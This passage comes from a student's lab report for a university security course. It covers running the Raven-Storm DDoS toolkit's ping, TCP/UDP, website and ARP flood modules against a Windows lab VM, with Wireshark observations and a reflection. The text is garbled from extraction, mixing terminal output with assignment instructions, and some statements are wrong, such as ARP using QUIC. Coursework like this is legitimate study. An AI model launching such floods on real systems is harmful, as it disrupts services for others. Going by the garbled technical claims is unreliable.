


Figure 27 - l3 Ping Attack on Wireshark




Florida Polytechnic University

10/20/23

Page 30 of 40


CIS4367.01 | Jaleel Rogers | Fall 2023



The screenshot shows a terminal window titled "Parrot OS [Running] - Oracle VM VirtualBox". The terminal is running a script named "i4.py" which performs a Denial of Service (DoS) attack. The script uses the "scapy" library to send TCP and UDP packets to a target IP address of 10.0.2.5 on port 80. The progress of the attack is tracked with "Thread started!" messages and success counts. The terminal also displays various status messages and configuration options for the attack.

```
|  |-- auto start  -  :: Set the delay before the attack should start
|  |-- auto step   :: Set the delay between the next thread to
|  |-- auto stop   :: Set the delay after the attack should stop
L4> ip
user's Home  main  comsec/labs/lab03/
Target: 10.0.2.5
L4> run
README.license
Do you agree to the terms of use? (Y/N) Y
To stop the attack press: ENTER or CRTL + C
Thread started!
Thread started!
Thread started!
Success for 10.0.2.5 with port 80! (100%)
Success for 10.0.2.5 with port 80!
Thread started! (100%)
Thread started! (100%)
Thread started! (100%)
Target 10.0.2.5 with port 80 not accepting request!
Target 10.0.2.5 with port 80 not accepting request!
3. Extra credits (10%):
Target 10.0.2.5 with port 80 not accepting request!
Raven-Storm is a powerful DDoS toolkit for penetration tests. It can launch various attacks on various services. Within this extra task, attack Windows from the Parrot Linux.
Success for 10.0.2.5 with port 80!
Success for 10.0.2.5 with port 80!
Success for 10.0.2.5 with port 80!
Thread started! (100%)
Thread started! (100%)
Thread started! (100%)
Success for 10.0.2.5 with port 80! Thread started!
4. Report
Write a report about the process you complete the tasks above, key steps, and findings.
Success for 10.0.2.5 with port 80!
Success for 10.0.2.5 with port 80!
```

Figure 28 – Running I4 TCP/UDP Attack



CIS4367.01 | Jaleel Rogers | Fall 2023




Figure 29 - l4 TCP/UDP Attack on Wireshark



Florida Polytechnic University

10/20/23

Page 32 of 40

CIS4367.01 | Jaleel Rogers | Fall 2023

Parrot OS [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Applications Places System Terminal Help

File Edit View Search Terminal Help

Parrot Terminal

THE CREATOR DOES NOT TAKE ANY RESPONSIBILITY FOR DAMAGE CAUSED.
THE USER ALONE IS RESPONSIBLE, BE IT: ABUSING RAVEN-STORM
TO FIT ILLEGAL PURPOSES OR ACCIDENTAL DAMAGE CAUSED BY RAVEN-STORM.
BY USING THIS SOFTWARE, YOU MUST AGREE TO TAKE FULL RESPONSIBILITY
FOR ANY DAMAGE CAUSED BY RAVEN-STORM.

EVERY ATTACK WILL CAUSE TEMPORARY DAMAGE, BUT LONG-TERM DAMAGE IS
DEFINITIVELY POSSIBLE.

RAVEN-STORM SHOULD NOT SUGGEST PEOPLE TO PERFORM ILLEGAL ACTIVITIES.

L7 Help: [Install Parrot](#)

-- values or ls :: Show all options.
-- target :: Set the target.
-- targets :: Set multiple targets. [bit for Cannon](#)
-- threads :: Amount of threads to use. [Parrot](#)
-- sleep :: Delay between threads.
-- interval :: Delay between each packet send.
-- agent :: Define a user agent instead of a random ones.
-- run :: Run the stress test.

Install Parrot

L7> target [Install Parrot](#) THREADS: 30 FIRE THE LAZER!

URL (GET Parameters possible): <http://10.0.2.5> Go back to PenTest

L7> run [Install Parrot](#) (10%) show the attack results in Wireshark


Do you agree to the terms of use? (Y/N): Y ↵

To stop the attack press: ENTER or CTRL + C

Request received. [Install Parrot](#) toolkit for penetration tests. It can launch DoS attacks modules. In this extra task, attack Windows from the Parrot Linux.

- Request received. [\(2%\) Install Raven-Storm on Parrot Linux](#)
- Request received. [\(8% in total, 2% for each\) Launch the following modules to attack Windows](#)
- Request received. [I3 for ping](#)
- Request received. [I4 for udp/lcp services](#)
- Request received. [I7 for websites](#)
- Request received. [arp for local devices](#)
- Request received. [For each attack, show at least two screenshots](#)
- Request received. [one on Parrot shows the attack](#)
- Request received. [the other on Windows shows the result](#)
- Request received. [Install Parrot](#)

Figure 30 - Running l7 Website Attack



CIS4367.01 | Jaleel Rogers | Fall 2023





Figure 31 - l7 Website Attack on Wireshark




Florida Polytechnic University

10/20/23

Page 34 of 40

CIS4367.01 | Jaleel Rogers | Fall 2023



The screenshot shows a terminal window titled "Parrot Terminal" running on Parrot OS. The terminal displays a series of commands and their outputs related to the "arp Local Devices Attack". The commands include "arp -v", "arp -t target", "arp -i interface", and "arp -r run". The output provides details about the attack's progress, such as setting up the gateway, target, and interface, and launching a SYN flooding attack on a Windows web service using HOIC. It also mentions the use of Wireshark to monitor traffic and the need to download and install the HOIC tool from Camino.

Figure 32 - Running arp Local Devices Attack



CIS4367.01 | Jaleel Rogers | Fall 2023




Figure 33 - arp Local Devices Attack on Wireshark

Raven-storm was easy to install and use (Figure 25). My first attack was the ping of death on 13, where I sent numerous pings to a target (Figure 26). What is unique about this attack compared to the other 3I used to be the protocol used was IPv4. When launching an attack on the UDP service using 14, the protocol was UDP (Figure 29). L7 focused on attacking the target's website on port 80, which uses the TCP protocol (Figure 31). The last attack arp uses QUIC protocol (Figure 33).



Issues Or Problems

For Task 1, I was initially confused about where to download IIS because you referred to Windows as “locally,” but I realized that I could only install IIS through Windows Server 2019. Task 2: the primary issue was installing HOIC. I didn’t know where to download HOIC, so I used the first link. Originally, HOIC came as a .rar file, so I had to install WinRAR to extract the .exe file from the .rar file to execute the program. I installed and used LOIC throughout the process because it was easier to install as it was established as a .zip instead of a .rar. I would say the main issue for the Bonus Task was performing execution commands for l4 (UDP/TCP services). Before executing the attack, I assumed that a port number was needed. Since Windows Server 2019 used HTTP, I thought port 80 and set the protocol to TCP since HTTP uses the TCP protocol. After executing the attack, there was a connection failure; however, Windows Server 2019 was still aware of the connection attempt due to ICMP showing up in the packets. However, I was able to get a successful connection after re-rerunning Raven-Storm again.



Conclusion

The lab provided practical hands-on experience with various DoS and DDoS attack techniques, demonstrating their impact on network resources and system performance. It allowed for exploring familiar tools like hping3 and less standard tools like Raven-Storm, allowing students to understand the challenges and implications of network attacks. The lab emphasized the importance of using such tools responsibly and ethically, as unauthorized use can have legal and ethical consequences. Overall, it offered valuable insights into network security and the techniques for assessing and mitigating vulnerabilities.



References

DDoS attack using HOIC. GitHub. (n.d.-a). <https://github.com/Samsar4/Ethical-Hacking-Labs/blob/master/9-Denial-of-Service/2-DDoS-using-HOIC.md>

GmbH, win. rar. (n.d.). *WinRAR*. WinRAR download free and support. <https://www.win-rar.com/start.html?&L=0>


High orbit ion cannon. SourceForge. (2020, September 19).

<https://sourceforge.net/projects/highorbitcannon/>

Syn flooding. GitHub. (n.d.-b). <https://github.com/Samsar4/Ethical-Hacking-Labs/blob/master/9-Denial-of-Service/1-SYN-Flooding.md>

Tmpertor. (n.d.). *TMPERTOR/Raven-Storm: Raven-Storm is a powerful ddos toolkit for penetration tests, including attacks for several protocols written in python. takedown many connections using several exotic and classic protocols.* GitHub.

<https://github.com/Tmpertor/Raven-Storm>




CIS4367.01 | Jaleel Rogers | Fall 2023

Wang, X. (n.d.). *DOS attack, Detection and Defense*. GitHub.

<https://github.com/ufidon/comsec/tree/main/labs/lab03>

Wireshark · go deep. Wireshark. (n.d.). <https://www.wireshark.org/>



Florida Polytechnic University

10/20/23

Page 40 of 40